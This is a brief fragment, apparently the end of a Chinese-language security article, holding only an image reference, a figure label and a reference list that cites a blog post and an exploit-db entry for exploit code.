

图 16

参考文献:

https://net-ninja.net/blog/?p=14

http://www.exploit-db.com/exploits/13940/ Exploit 代码